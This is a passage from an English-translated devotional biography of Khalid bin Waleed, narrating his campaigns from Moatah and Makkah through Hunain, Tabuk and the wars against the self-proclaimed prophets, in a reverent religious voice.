struggle between Truth and Falsehood, all the ranks of the *Kuffar* were prepared to accept defeat, except for Khâlid bin Waleed ﷺ. This warrior was the one who refused to cave in; the moment he got a chance he got together a troop of cavalry and through a mountainous route made an unexpected assault on the Muslim army. They were shocked and uprooted, as it were, and suffered grievous loss of lives. Yet this same brave and daring warrior, once he became a Muslim, fought at every stage with a sincerity of heart and purity of intention for the cause of the propagation of Islam to bring victory to the Muslims. He gave himself, mind, body and soul, for the great cause of the Prophet ﷺ. After his pledge of allegiance he gave the rest of his life to fighting for truth against the forces of evil, cruelty and barbarism. At the most critical of times he did not entertain the slightest degree of fear or hopelessness and despair.

Khâlid bin Waleed ﷺ accomplished such daring exploits that the world was lost in wonder and amazement. His great deeds of daring, heroism and bravery, were acknowledged and admired by even his enemies. The Commander-in-Chief of the German army, Jeneral Aroon Rommel, was asked for the secret of his successes in warfare. He answered that he followed the tactics employed by the great Muslim general, Khâlid bin Waleed. That the greatness and majesty of Caesar was laid low in the dust by him is doubtless a miracle caused by the ingenuity and well-planned tactics used by him in leading his men. The eyes of the world saw that the mighty resources of Rome and Persia were never deterrents for him. From the beginning to the end in every conflict between Good and Evil, he remained victorious and with the help of Allâh Almighty's blessings he never faced defeat.

On the boundaries of Syria is a city called Moatah. The confrontation, which took place here, is called the War of Moatah. This is the first war in which Khâlid bin Waleed ﷺ took part as an ordinary soldier after his conversion to Islam. But after three generals were martyred, one after another, the mantle of leadership fell on him. There were only three thousand *Mujâhideen* and they were totally spent and exhausted. The enemy, on the other hand, numbered two hundred thousand fierce warriors, who were very well equipped and armed. The war started due to the following incident.

The Prophet ﷺ sent one of his most faithful Companions, Haris bin 'Amr Azdi ﷺ, with a letter for the ruler of Basra, Haris bin Ami Shamar Ghassani. He had barely reached Moatah, a town in the province of Balqa, on the borders of Syria, when the Governor of the province, Sharjeel bin 'Amr Ghassani, came to hear of his arrival. He immediately had him arrested and killed brutally. When this terrible news reached the Prophet ﷺ, he was very grieved and upset. Another incident took place around the same time. A missionary group of fifteen of the Prophet's Companions was in Syria engrossed in carrying the Message of Islam and enjoining its teachings. All these Companions were in a place called 'Zât Al-Atlah', when they were treacherously murdered. Then again, around the same time the ruler of Rome had threatened to invade Al-Madinah. These were the main reasons why the Prophet ﷺ sent an army under General Zaid bin Hârithah ﷺ. He had instructed that in case Zaid bin Hârithah ﷺ, was martyred during the war, his place should be taken by Ja'far bin Abi Tâlib ﷺ. If he too was martyred then 'Abdullâh bin Rawâha ﷺ should take over the command the forces. If he too should be martyred then the *Mujâhideen* should decide on who should be their Commander. He had a white flag made for the army and entrusted it to General Zaid bin Hârithah ﷺ. He commanded the army to camp at the spot where Hârith bin 'Amr Azdi ﷺ, had been martyred, ask Allâh Almighty for help and stand firm to battle against the enemy. He further instructed them not to break their word and not to perpetrate any breach of trust. They were ordered not to kill old people, women or children. Nor should they kill any recluse or monk who had abandoned the world to pray or meditate. No buildings were to be razed to the ground, nor trees to be felled or destroyed. After receiving their orders from their Commander-in-Chief, the Prophet ﷺ, the army set out on their extremely difficult mission. After crossing very difficult territory they finally reached the Syrian border and entered the province of Balqa'. Here they got the news that the Roman emperor Harqul had sent a huge army to fight these handful of Muslim soldiers, and they were already encamped in the field. So the *Mujâhideen* turned direction and marched towards Moatah. At this place the two armies confronted each other and heavy fighting broke out. The Muslims fought fearlessly and Zaid bin Hârithah ﷺ the general, realizing his responsibilities as the Commander attacked the enemy. In order to

boost the morale of his handful of men, he fought with the vigour and zest of four men. There was destruction, perdition and panic all round, as he advanced plunging through the ranks of the enemy, and finally achieved martyrdom. Now Ja'far bin Abu Tâlib ﷺ took command and holding the flag in his hand led the Muslim army. He too rode fearlessly, trying to break through the ranks of the enemy. Since the enemy's army was huge and the fighting was intense, it was difficult to ride through them, So he jumped off his steed and rushing through their ranks started to rip off the heads of the enemy with his sword. Finally, one of the enemy soldiers managed to land a powerful blow and cut off his right hand. He took the flag in his left hand and the enemy cut off the left hand as well. He still did not allow the flag to fall down and continued to hold it with the help of his legs and what was left of his arms. The enemy struck a final and fatal blow, and Ja'far ﷺ attained the exalted status of a martyr. According to the instructions of the Prophet ﷺ, 'Abdullâh bin Rawâha ﷺ now took over the responsibility of General. Moving forward he took the flag, and finally he too after displaying marvelous deeds of heroism reached martyrdom, and the Glorious Presence of Allâh Almighty.

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The morale of the *Mujâhideen* was now at its lowest; they had lost three Generals, and even their flag had fallen to the ground. Considering the disproportionate numbers of the huge Roman army and the small Muslim force, defeat seemed certain. The white flag of the Muslim army had almost fallen into the hands of the enemy, when Thabit bin Aqram ﷺ with a dexterous move took up the flag. He then turned to Khâlid bin Waleed ﷺ and addressed him thus:

> "Please take this flag into your hands; at this most difficult of times only you can perform the duty of a leader best."

Khâlid bin Waleed ﷺ in very civil and humble tones declined the honour, saying Thabit ﷺ was superior to him; having taken part in the battle of Badr he had the right to be the leader of the *Mujâhideen*, he said. But Thabit bin Aqram ﷺ was adamant and swearing by Allâh Almighty he said it was a proved fact that with his deeds of valour, Khâlid bin Waleed ﷺ had shown his mettle. He said he had picked up the flag from the ground only to hand it over to you. He again

requested him to hold it up and tackle the critical situation with his wise and strategic planning. The *Mujâhadeen* needed his military skill, daring and brave leadership. He said the army needed him at this crucial juncture to perform the important duties of leadership and nonplus and confound the enemy so that the Muslim forces could get some breathing space. Then turning to the *Mujâhideen* he asked them of they were would like to accept Khâlid bin Waleed ﷺ as their leader. They all answered that they would be happy to have as their Commander him. Realizing that he was the choice of the *Mujâhideen*, Khâlid bin Waleed ﷺ picked up the flag, accepting the position of General. And he fought so fiercely and firmly that nine swords were broken in his hands and the enemy was thwarted.

Compared to the enemy the *Mujâhideen* were very few in number. Bringing experience and masterly strategy into play, Khâlid bin Waleed ﷺ changed the whole formation of the army. He picked out a group of the *Mujâhideen* to remain at the back in hiding, and then suddenly appear and join the rest of the army. As a result the whole atmosphere was filled with dust and sand as they moved forward. The Roman army panicked when they saw this and thought that reinforcements had arrived. Their morale started to dive down and taking advantage of this opportunity. Khâlid bin Waleed ﷺ started to move out the *Mujâhideen* very carefully out of the circle of the surrounding enemy, and into a safe area. Earlier the Romans had been very confident that they would decimate the Muslims, and not even one of them would be allowed to leave the battlefield alive. Their confidence was very high because in the recent past they had defeated the Persians; they were intoxicated by their victory and thought a handful of the *Mujâhideen* would be no match for them. Khâlid bin Waleed ﷺ with his God-given skill in planning had put into practice intelligent tactics to defeat the enemy. On the every first day they were shattered when they saw him break nine swords. And when he saw on the second day that the Romans were frightened, panicking and ready to retreat he took advantage of the opportunity to take his men back to safety. To bring back the army intact under such precarious and critical circumstances was no mean feat and unforgettable in the annals of military history.

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After the conversion of Khâlid bin Waleed ﷺ to Islam, the second most important event was the conquest of Makkah. In this battle the Prophet ﷺ himself formally appointed him to lead a brigade, consisting of the tribes of Banu Saleem, Banu Khazeema, Banu Ghaffar and Jaheenah, and enter Makkah from the area of Kada. He was told that if any local tribe tried to stop him he had permission to battle with them using his skill with his sword and if there was no opposition, not to start a war under any circumstances. The Prophet ﷺ said every effort should be made to enter the city peacefully without shedding any blood, and as far as possible respect the sanctity of precincts of the Haram, the House of Allâh Almighty. There were about ten thousand Muslims in the army, far outnumbering the inhabitants of Makkah. The chances were they would not dare to raise arms against the Prophet ﷺ, and the city would be taken peacefully. But then again, it went against the disposition of the Makkahns not to oppose the taking of their centre. Hence the rising youth of the city, under the leadership of 'Ikrimah bin Abi Jahl, Safwan bin Umayya and Sahal bin 'Amr, organized their troops and tried to stop the Muslims from entering the Makkah at Khandamah. The brigade they opposed happened to be commanded by Khâlid bin Waleed ﷺ. When the opponents saw his feats with the sword they lost courage and rapidly fell back. In this battle twelve men of the Banu Baker and Banu Hatheel tribes were slain. Two Muslims had lost their way and reached some place else; these were the only two Muslims to be martyred. Except for these, the whole Muslim army, without any trouble, triumphantly, but peacefully, entered Makkah on Friday the twentieth day of Ramadhân, 8th Hijrah.

After taking complete control of the city the Prophet ﷺ entered the Ka'bah (the House of Allâh ﷻ), and cleansed it completely of the filth and pollution of the false idols which, had been placed there. Then with exemplary and enviable magnanimity he declared general amnesty and forgiveness for all.

1. He said who entered the Haram on that day were guaranteed safety.
2. Those who surrendered their weapons were also guaranteed safety.

3. Those who closed their doors and remained inside their houses were also safe.

4. Those who entered the house of Abu Sufyân were also rendered safe and secure.

Impressed and overawed by the majesty of Islam, Abu Sufyân had, through the mediation of 'Abbas ﷺ managed to gain the attention of the Prophet ﷺ and pledge allegiance to the pure and noble religion of Islam.

When the Prophet ﷺ stood at the head of the *Mujâhideen* in the valley of Zee Tawa, tears of joy filled his eyes. He remembered that this was the same Makkah from where he had been forced to emigrate stealthily in the dead of night. And on this auspicious day the city seemed to spread out its arms to welcome and embrace him and the rest of the Muslims. The very same *kuffar*, idolaters and worshippers of 'Lât' and 'Manât' who had night and day tortured and tormented the followers of the One True Allâh were now bowed down before them, pleading for mercy and forgiveness; in fact they were begging for their lives.

The very people who had besieged and starved the Muslims in the siege of Sha'ab Abu Tâlib, were on this day imploring them for kindness and mercy. Seeing this change of fortune, the Prophet ﷺ prostrated in gratitude before Allâh Almighty.

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Just five days after the conquest of Makkah the Prophet ﷺ sent thirty men under the leadership of Khâlid bin Waleed ﷺ to a place called Nakhlah, where the *kuffar* and *Mushrikeen* had an asylum and shrine dedicated to the idol 'Uzza. They were ordered to shatter this idol to pieces and completely destroy and raze this important shrine of the *kuffar*. 'Uzza was a very huge idol, which was worshipped with great pomp and ceremony. It was deeply revered by the fierce, fearless and warmongering tribes, Kannana and Mazar. The temple built to 'Uzza was under the protection of one of the tribes of Banu Hishâm, Banu Shaiban. It was no easy task to destroy and annihilate this fortress of

Shirk.[1] But Khâlid bin Waleed ﷺ, fired by the zeal and passionate faith in the One True Allâh ﷻ, tore the huge idol to pieces with a pickaxe, calling out:

> "O 'Uzza, I hereby declare you are a false god; there is not an iota of sanctity nor holiness in you. Allâh Almighty has today degraded and defamed you by my hands."

After destroying the idol he set fire to it.

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The Prophet ﷺ sent delegations to the surrounding areas to spread knowledge about the new religion, Islam. Khâlid bin Waleed ﷺ was nominated to lead one of these, which had such respected Companions from the *Bait-Rizwan* as 'Abdur-Rahmân bin 'Auf and 'Abdullâh bin 'Umar ﷺ. The town of the Banu Khazeemah tribe was one day's travelling distance from Makkah. It was a well-known fact that these people had converted to Islam. When the leaders of the tribe saw some people under the leadership of Khâlid bin Waleed ﷺ nearing their town, they came out to the outskirts, armed. When Khâlid bin Waleed ﷺ saw them armed, he asked them if they had converted to Islam. They all answered simultaneously that they were '*Sâbi*'. This was a term used by the *kuffar* to refer to people who did not believe in any religion. The moment Khâlid bin Waleed ﷺ heard this he flew into a rage and attacked them. His sword killed some of them, while others went into hiding in fear. But very soon they were flushed out and taken prisoner. The Commander ordered that they should also be killed the next day. But the Companions from the *Bait-Rizwan* such as 'Abdur-Rahmân bin 'Auf and 'Abdullâh bin 'Umar رضي الله عنهما refused to obey him, since they had learned that these people had converted to Islam and were Muslims. It is not right to raise weapons against a fellow Muslim and this unfortunate incident had resulted only because of a misunderstanding. But Khâlid bin Waleed ﷺ was of the opinion that if they had accepted Islam they should have said so unhesitatingly. They had used the word *Sâbi* to describe themselves,

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[1] Associating any other with the One True Allah Almighty.

rather than the word Muslim, which showed they disliked Islam, and deserved to have their heads chopped off. Imam Ibn Tameemah, Allama Aini and Hafiz Ibn Hajr held the view that the people of Banu Khuzamah should have answered promptly that they were Muslims.

It is the basic quality of an efficient and good general that he never wastes time at a critical juncture; once he decides on a course of action, he tries to execute it as soon as possible. It was for this reason that once Khâlid bin Waleed ﷺ heard the word *Sâbi* from their lips he thought that they did not love Islam; since no Muslim could possibly declare he was a *Sâbi*. Hence he decided on his own regarding the course of action to be taken. Because of this misunderstanding the Banu Khuzama suffered a heavy loss of life and property.

When the Prophet ﷺ came to hear of this tragic incident he was very sad, but he did not reprimand or rebuke Khâlid bin Waleed ﷺ. After all he had not meant to do wrong, and it was all a tragic misunderstanding. In order to make up to the Banu Khuzama for the huge losses suffered by them he sent 'Ali ﷺ with a lot of money and goods to compensate them. Khâlid bin Waleed ﷺ continued to have the support of the Prophet ﷺ just like before and appointed him Commander of the foremost brigades in all the later wars against the *Kuffar*.

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Hunnain is the name of a valley, which is about forty miles to the northwest of Tâi'f, in the mountains of Uthâs. A very famous warrior-like the Hawâzan tribe, were settled here. Many offshoots of the tribes had spread out into other areas as well. They were well known for their skill in archery. They started preparing to attack the Muslims first since they feared an offensive from them. The Prophet ﷺ decided after the conquest of Makkah to punish them. Ten thousand *Mujâhideen* had come from Al-Madinah and two thousand more from Makkah joined them. In this war 'Umar Farooq ﷺ was appointed Commander of this *Muhâjireen* (immigrants). Aseed bin Huzair ﷺ of the tribe of Uws was appointed the standard bearer. Sa'd bin 'Ibâda ﷺ was appointed general of the tribe of Khazraj, and Khâlid bin Waleed ﷺ was given Command of the tribe of Banu Saleem. The Prophet ﷺ was the Supreme Commander of this army of twelve thousand Muslims. They reached Hunnain in the evening on the tenth day of Shawwal in 8th Hijrah.

Khâlid bin Waleed ﷺ was sent with the warriors of the tribe of Banu Saleem as an advance guard. The enemy numbered only four thousand. When the *Mujâhideen* saw this they became overconfident and sure of victory. They forgot that they had won battles before against all odds because of Divine support and assistance and they thought their numerical strength alone could bring them victory. Allâh Almighty was displeased with this attitude of theirs, and they suffered reverses in the first encounter. The Noble Qur'an describes this incident:

> "Truly, Allâh has given you victory on many battlefields, and on the day of Hunain (battle) when you rejoiced at your great number, but it availed you naught and the earth, vast as it is, was straitened for you, then you turned back in flight. Then Allâh sent down His *Sakinah* (calmness, tranquillity and reassurance) on the Messenger (Muhammad ﷺ), and on the believers, and sent down forces (angels) which you saw not, and punished the disbelievers. Such is the recompense of disbelievers." (9:25,26)

The skilled archers and warriors of the tribes of Banu Thaqeef and Hawâzan lay in ambush, and as soon as Khâlid bin Waleed ﷺ with his advance guard came into their range of attack they rained down arrows on the *Mujâhideen*. They felt uprooted, and the enemy, taking advantage of the situation launched another strong attack; the Muslim army panicked and started to flee. Camels and horses with their riders started scampering in any which way they could. Only a very few *Mujâhideen* remained in the battlefield with their Commander-in-Chief who remained steadfast. He called out to his men:

> "I am doubtless the Prophet of Allâh Almighty, I am the son of 'Abdul Mutallib!
>
> See with your own eyes that I am standing here firm and determined, and I will not flee."

'Abbas ﷺ was also calling out to the *Mujâhideen* in a voice filled with grief:

> "Where are you going? Come back to the Prophet! Allâh Almighty's Messenger is calling out to you! Turn back and return to him."

When they heard the thundering voice of 'Abbas ﷺ they turned and rushed feeling guilty and crazed with love for the Prophet ﷺ. They were shouting,

"Here we come in response to your call, O Messenger of Allâh!"

The scattered forces of the *Mujâhideen* fervently consolidated their strength and made a massive attack on the enemy. The enemy could not withstand it and were repulsed. Within seconds the whole picture of the battlefield had changed.

The great general, Khâlid bin Waleed ﷺ, with his razor-sharp sword was tearing through the ranks of the enemy, and whoever came in his way was mowed down mercilessly. Overcome with the spirit and fervour of *Jihâd*, he was charging after his prey like a raging lion. In the marshalling of the troops he had suffered grievous and deep wounds. After gaining victory, the Prophet ﷺ visited his favourite general, whose joy knew no bounds. It was as if he had been given a huge treasure gathered from all the continents. Filled with happiness at the visit he blessed his stars, and said that his injuries were lucky since they were being looked at by his beloved Prophet ﷺ. The Prophet ﷺ smeared his auspicious spittle on the wound which then healed quickly.

After gaining victory in Hunnain the Muslim forces were encamped in the battlefield, resting and nursing the wounded. The Prophet ﷺ got news that some of the defeated soldiers had gathered in Tai'f. This city is located in a valley between two mountains, about sixty miles from Makkah, and is a cool and fertile place. It grows plenty of fruits, which are famous for their fresh and sweet flavour; especially the grapes and pomegranates are so sweet that the like of these can be found nowhere else in the world. I have had occasion to visit Tai'f three times. It is a beautiful scenic place, with a cool climate and clear fresh and salt water streams. I have also enjoyed the fruit to be found there on these occasions, especially the pomegranates and grapes.

This is the very same city which the Prophet ﷺ had visited during the Makkahan era for the purpose of addressing its people and inviting them to pledge allegiance to the new religion of Islam. The people had in no way been hospitable and in fact the dissolute youth of the city

had wounded him by pelting him with stones. They had chased him as he was bleeding from the injuries caused by them. Exhausted and spent he had been forced to take refuge and rest in a garden. Seeing this heartrending spectacle -Messenger of Allâh bleeding and worn out - the angels of the mountains had asked for his permission to crush and grind the city and its inhabitants between two mountains of the valley.

But the Prophet ﷺ had denied permission and said that he was not in favour of destroying and ruining the people of Tâi'f since he hoped that their future generations would accept Islam. It is an irony of fate and a twist of fortunes that the very same True Prophet ﷺ who had left the city bleeding and helpless, was now back as the Commander-in-Chief of a huge force to overpower with his majesty the Banu Hawâzan and the other tribes who were its sworn friends. In spite of the fact that he was injured Khâlid bin Waleed ﷺ was appointed General of the Banu Saleem. When the Banu Hawâzan saw the grandeur and majesty of the tremendous Muslim army, the Banu Thaqeef and they fled into their fort. The *Mujâhideen* besieged the fort. Emotionally charged with the passion for *Jihâd*, Khâlid bin Waleed ﷺ kept calling out continuously to the enemy to come out and meet the challenge. But none of them had the courage to come out and face him. And they had collected so much food and water that they could have easily lived in the fort for a year. Seeing these conditions, Abu Bakr Siddiq ﷺ advised that the siege be called off. The Prophet ﷺ approved of this idea and the siege was finally lifted after eighteen days. Soon after this the Banu Hawâzan and the Banu Thaqeef accepted Islam. During this encounter Khâlid bin Waleed ﷺ by his challenges to the enemy gave ample proof of his courage, faith and devotion to Islam. Doubtless these are the qualities of a good General.

The tribe of Banu Mastalaq was a branch of the Banu Khaza'a. The people of this tribe had accepted Islam in the fifth or sixth Hijrah. The Prophet ﷺ sent a representative to collect *Zakat* or the poor due from them. When he reached there the leaders of the tribe came to the outskirts of the city to welcome them. When the representative saw these people approaching him, he panicked. He thought they were going to kill him, and turned around and fled. At Al-Madinah he told

the Prophet ﷺ that the Banu Mastalaq had refused to pay *Zakât*. And this news stunned the Prophet ﷺ. Before engaging in a war with them directly he thought it was better to send Khâlid bin Waleed ؓ at the head of a delegation to ascertain the truth of the matter. His selection of Khâlid bin Waleed ؓ was based on his qualities of valour, wisdom and his perceptive understanding and foresight.

He advised Khâlid bin Waleed ؓ against being hasty and taking any emotional decision on the spur of the moment. He warned him that patience and forbearance were the need of the moment.

Khâlid bin Waleed ؓ reached the city of the Banu Mastalaq in the middle of the night. To understand and assess the situation and get the facts right, he sent out some of his comrades in disguise. They came back and reported that the people were certainly Muslims as they had themselves seen them attending the *Fajr* (dawn) prayers in the mosques, of which there were quite a few in the city. The call to prayers was also given regularly from the mosques. He was very happy to hear this and felt at peace regarding the citizens and their wellbeing. When the sun had risen high, he himself went into the city and met the chieftains of the tribe and asked them why they had not paid the *Zakât* to the representative of the Prophet ﷺ. They stated the facts of the case. They said they had gone to the city outskirts to greet him, but without meeting them he had suddenly turned round and fled. They said they themselves were very upset and surprised and they had already sent a delegation to meet the Prophet ﷺ and inform him regarding what had occurred. Khâlid bin Waleed ؓ himself was very astonished to hear this, and left having satisfied him that all was well with the religious beliefs and faith of these people. Upon reaching Al-Madinah he informed the Prophet ﷺ regarding what had actually taken place; he said these people of Banu Mastalaq were blameless and had not refused to pay *Zakât*. The representative had given a totally incorrect picture of the situation. Allâh Almighty revealed the following Verse on this occasion:

> "O you who believe! If a *Fasiq* (liar evil person) comes to you with a news, verify it, lest you should harm people in ignorance, and afterwards you become regretful for what you have done." (49:6)

What is worthy of note is that when the incident of the Banu Mastalaq refusing to pay *Zakât* and getting ready for war against the Muslims was reported wrongly, the person the Prophet ﷺ entrusted with the task of resolving the issue was Khâlid bin Waleed ﷺ. It shows the trust the Prophet ﷺ had in his ability to utilize his God-given gifts of intelligence and wisdom and in his ability to arrive at a farsighted and courageous decision. He had advised his General to be calm and patient because he felt that Khâlid bin Waleed ﷺ might get enraged, act in haste and God forbid, cause irreparable damage. This had been the case with the Banu Khazeema.

Khâlid bin Waleed ﷺ came back triumphant from this war. His majesty and power were such that the enemy used to start trembling when they heard his name. The Muslims, on the other hand, gained strength from having him among them. Under his leadership they gained victories and triumphs whichever way they turned, and the flag of Islam flew high in many countries. The power and might of the empires of Rome and Persia was laid low. No doubt Khâlid bin Waleed ﷺ was in a very exalted and lofty position.

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Tabuk is a valley about six hundred and eighty-six miles north of Al-Madinah. In the intense heat of the year 9th Hijrah, the Prophet ﷺ after an arduous journey over difficult terrain, reached there commanding an army of thirty thousand Muslim *Mujâhideen*. He saw that in this land where water was scarce, a tiny bit of water was oozing. He ordered that some water should be collected in a small vessel for his ablution. He then washed his face and hands, and the rest of the water he threw back into the place from where the water was oozing out. The moment the water was thrown by him, a stream of water came gushing out with a thunderous sound. The *Mujâhideen* had felt as if their bodies were cracking under the strain and the severe heat. At such a time to find a plentiful supply of water was a blessing. The whole army drank their fill, gained strength, and offered there thanks to Allâh ﷻ. The Prophet ﷺ told Mua'âz bin Jabl:

> "If he lived long enough he would see many fertile and green gardens at that spot."

His prophecy turned out to be true, word for word. The miraculous stream gave plenitude and fertility to the land, and even today this is one of the greenest and most fertile of areas, serene and soothing to the eyes. The stream made Tabuk one of the most beautiful place still flows continuously. It is now known as the Fountain of Tabuk, and people visit this historic site to see the stream and enjoy themselves.

The Prophet ﷺ had marched Tabuk at the head of an army as a trading caravan from Syria had informed him that the Emperor of Rome was making elaborate preparations to invade Al-Madinah. Many Arab tribes had joined hands with him to wipe out the Muslims from the face of the earth. In fact, they reported, he had already set out for Al-Madinah and his advance guard had reached the border area of Balqa, in Syria. The Prophet ﷺ immediately ordered the Companions to prepare for *Jihâd*. Since it was summer and it was to be a very long journey, he ordered that a lot of luggage and food should be prepared to be carried along for the journey. He wanted immediate action in order to stop the enemy at the earliest in his own territory. Among the thirty thousand troops of the Muslim army was ten thousand cavalry. Khâlid bin Waleed ﷺ was made Commander of the advance guard. Talhah bin 'Abaidullah ﷺ was the Commander of the right wing, and 'Abdur-Rahmân bin 'Auf ﷺ was the Commander of the left wing. The Muslim army camped at Tabuk for twenty days, but the Roman army did not dare to come out and face them. Emperor Harqul of Rome sent his spies to find out the strength of the Muslim army and the extent of its preparedness and organization. What he heard frightened him and he thought it best to turn back with his troops. Though no actual fighting took place at Tabuk, two great advantages were gained.

- The King of Syria was highly impressed by the might and majesty of the Muslims.
- Taking advantage of the almost three-week long stay at Tabuk, the Prophet ﷺ sent emissaries and delegations to different tribes in the surrounding areas to spread the message of Islam. The *Mujâhideen* also built a mosque at Tabuk. As a result of this missionary work many chieftains converted to Islam. Many Christian chieftains also were overawed by the majesty and strength of the Muslims and presented them before the Prophet ﷺ to sign treaties of peace and reconciliation.

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The Prophet ﷺ appointed Khâlid bin Waleed ﷺ as Commander of a group of five hundred *Mujâhideen* to conquer the chieftain of the Doamtha Al-Jandal, Akeedar bin 'Abdul-Malik. He told him that he would find him hunting and wanted him to be brought to him alive. Riding their fast Arab steeds, Khâlid bin Waleed ﷺ and his men reached Doamt-ul-Jandal at night. The Commander instructed his men to talk in whispers and see that their horses too trod very softly.

The whole atmosphere was still and silent. Akeedar bin 'Abdul-Malik was relaxing with his wife, drinking wine. Suddenly a white antelope appeared out of the jungle and started beating its head against the doors of the fort. His wife told him that his favorite prey had come to his doorstep, and he should not lose the chance and hurry up. He put down his glass of wine and getting up quickly, picked up his bow and arrows. He called out to his brother Hassân and some servants to join him. Leaping on to his horse, he dashed out of the fort to chase his prey. He had hardly moved a few yards, when Khâlid bin Waleed ﷺ and his companions surrounded him. He had set out after his prey, but had now become a prey himself. His brother, Hassân, tried to put up some resistance but was killed. Akeedar surrendered and was taken alive to the prances of the Prophet ﷺ. He did not take any revenge, but magnanimously forgave him and fixed a tax, allowing him to live in peace as the ruler of his province. When the chieftain of the Doamt-ul-Jandal appeared in front of the Prophet ﷺ, he was wearing a very expensive silken robe richly embroidered with gold and jewels. When the Companions of the Prophet ﷺ saw this expression of arrogance and pride they expressed surprise. The Prophet ﷺ told them not to be surprised, as even the handkerchief of Sa'd bin Ma'az in Paradise would be much more expensive and better than this robe.

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Khâlid bin Waleed ﷺ was not only a triumphant General, but he was also very successful and effective as a preacher of Islam, achieving excellent results. In the month of Rabiul-Awwal in the year 10th Hijrah the Prophet ﷺ sent Khâlid bin Waleed ﷺ at the head of a group of four hundred Companions to the valley of Najrân. He was instructed to invite the Banu Hâris tribe who lived there, to accept Islam. The

Prophet ﷺ told him that if they accepted Islam he should live there to teach them the Noble Qur'ân and the *Sunnah*. If they rejected Islam he should declare war on them.

When Khâlid bin Waleed ؓ reached Najrân the first thing he did was to speak to the people eloquently about Islam and invite them to come into its fold. He exhorted them and said that it was better for them to accept it; if they did not, no power in the world could save them from disgrace and dishonour. If they listened to him there was prosperity for them. His tone was very persuasive and powerful and it seemed as if the valley was struck dumb. The people of the valley trembled in fear for their future and all of them accepted Islam.

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Throughout the life of the Prophet ﷺ, Khâlid bin Waleed ؓ performed his nonstop - the work of converting people to Islam and also fighting wars in the cause of Islam. Never did he slacken or show any apathy, weakness or cowardice. After his conversion to Islam, practically in every war he fought under the command of the Prophet ﷺ. Invariably he was appointed General of the advance guard; this shows that all through his life the Prophet ﷺ trusted him and had faith in him. And when the Prophet ﷺ left this ephemeral world he was very happy with the exploits of his favourite *Mujâhid* and General, Khâlid bin Waleed ؓ. This is such a great honour that all the world and its wealth, the medals and rewards given by governments are as nothing in comparison. Only the very fortunate have received the honour and blessings of the Prophet ﷺ.

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Prophet Muhammad ﷺ, who was the blessed for all the Universes finally reached his Maker after leading a very full and complete life, at the age of sixty-three. In their intense grief and sorrow his Companions felt deserted and forsaken; it was as if the heavens had fallen apart.

'Umar Farooq ؓ was so emotionally shaken that he could not accept what had happened. He went around with his naked sword threatening to kill him who dared say that the Prophet ﷺ has died. At

this critical juncture Abu Bakr Siddiq ﷺ played a historic role by leading the wrought up Companions in a wise and rational manner and organizing things. Some people had turned away from Islam after they heard of the Prophet's passing away. These were the people of weak faith who found it difficult to follow the teachings of Islam and the restrictions imposed by it Actually they had no love for Islam, Allâh Almighty or for His Messenger ﷺ. There was still a certain impurity and foulness in their natures. Because they did not have knowledge of the teachings of Islam, they still had the tendency to associate others with the One True Allâh. This was the reason why when they heard of the Prophet's passing away they turned their backs on Islam and its teachings. Some of them refused[1] to pay the *Zakât*. First Aswad Ansi and Musâlemah Kadhdhâb, then Taleehah and Sajjah - all mischief-mongers and trouble makers - claimed to be prophets. The true Muslims were very disturbed by these happenings. On the one hand was their stark grief at the loss of the greatest leader of mankind and everyone's friend and guide, on the other was the difficult choice of finding a successor or caliph for the Prophet ﷺ. Added to this was the problem of the apostates and of those who were making false claims to being prophets of Allâh. There was only darkness and gloom on all sides. At this time of despair it was Abu Bakr Siddiq ﷺ who, displaying courage, daring and wisdom, determined to overturn this boiling bubbling pot of wickedness and evil.

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Abu Bakr Siddiq ﷺ sent Khâlid bin Waleed ﷺ to conquer and lay low Taleehah bin Khawaled and Malik bin Naweerah. 'Ikrimah ﷺ was given the task of conquering Musailmah Kaththâb. He sent Mohajir bin Abi Umayyah ﷺ to oppose Aswad Ansi. He ordered Suwaid bin Maqran ﷺ to fight a war against people of Tahamah, and 'Amr bin 'Aas ﷺ was sent to tackle Qadhâ'ah.

Among the above mentioned generals Khâlid bin Waleed ﷺ had the distinction of using his skills to first defeat Taleehah bin Khawaled.

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[1] Loving worldly wealth to such an extent that even Allah Almighty's command meant nothing to them! (Translators note)

This low man had declared himself a prophet as soon as he heard of the Prophet's illness. Khâlid bin Waleed ﷺ reached the destination and decisively defeated Taleehah bin Khawaled and his supporters. Then he moved on towards Natah to tackle Malik bin Naweerah.

The tribes of Asad, Ghatfân, Tai, 'Abas and Banu Theebân had, on the basis of common Arab ancestry and affiliations accepted the claims of Malik bin Naweera to being a prophet and had started following him. Defeating him was no ordinary feat, but the great General, Khâlid bin Waleed ﷺ, exhibiting remarkable daring, courage and military expertise succeeded in routing him. Before the battle began the tribe of Tai had been persuaded by 'Adi bin Hâtim to withdraw, and this helped the Muslim army enormously.

After this Khâlid bin Waleed ﷺ was summoned to the headquarter of the Caliphate in Al-Madinah. The first Caliph, Abu Bakr Siddiq ﷺ, then sent an army consisting of both *Mohâjireen* and *Ansar*, under the Command of Khâlid bin Waleed ﷺ to fight against Musâleemah Kaththâb. Before this, both Sharjeel bin Hasanah and 'Ikrimah رضي الله عنهما had been defeated by Musâleemah Kaththâb. When the latter heard that Khâlid bin Waleed ﷺ was setting out to fight with him he also brought an army of forty thousand men into the battlefield. Both the armies fought fiercely but Musâleema's army was very determined and stubborn, and refused to give an inch. Realizing this, Khâlid bin Waleed ﷺ planned a new military strategy. He divided the army into groups based on their tribal affiliations, and appointed a Commander for each group. He told them that they had to do their utmost, and he would watch out for the each group, which was retreating or advancing. Challenged thus, each tribe put its heart and soul into the struggle. The army of Musâleemah Kaththâb started losing ground and they were repulsed, and finally tried to find refuge in a walled garden. As soon as they got into the defensive wall of the garden, they closed the gates in order to protect themselves. The wall was very high and it was not possible to jump over it; the door was very strong and almost unbreakable. Barâ' bin Malak ﷺ, seeing the given conditions, emotionally charged as he was with the spirit of *jihâd*, told his companions to throw him across and over the wall, into the garden. When this agile, energetic and fearless *Mujâhid* fell

swaying into the garden, Musâleema's men were panic-stricken. They thought that a calamity or perhaps a fiend had descended from the sky. The sprightly Barâ' ﷺ managed to cut through their ranks and reach the heavy door and open it. The moment the door opened the Muslim army, triumphantly chanting *'Allâh-Akbar'* (Allâh is the Greatest) charged on the enemy. Fierce fighting broke out and Musâleemah was killed with a thousand of his men. The garden was strewn with the bodies of the dead men and this garden came to be known as the 'Garden of Death.' After having gained victory in this war the Muslim army decided to rest and relax for some time in the beautiful valley of Yamâmah.

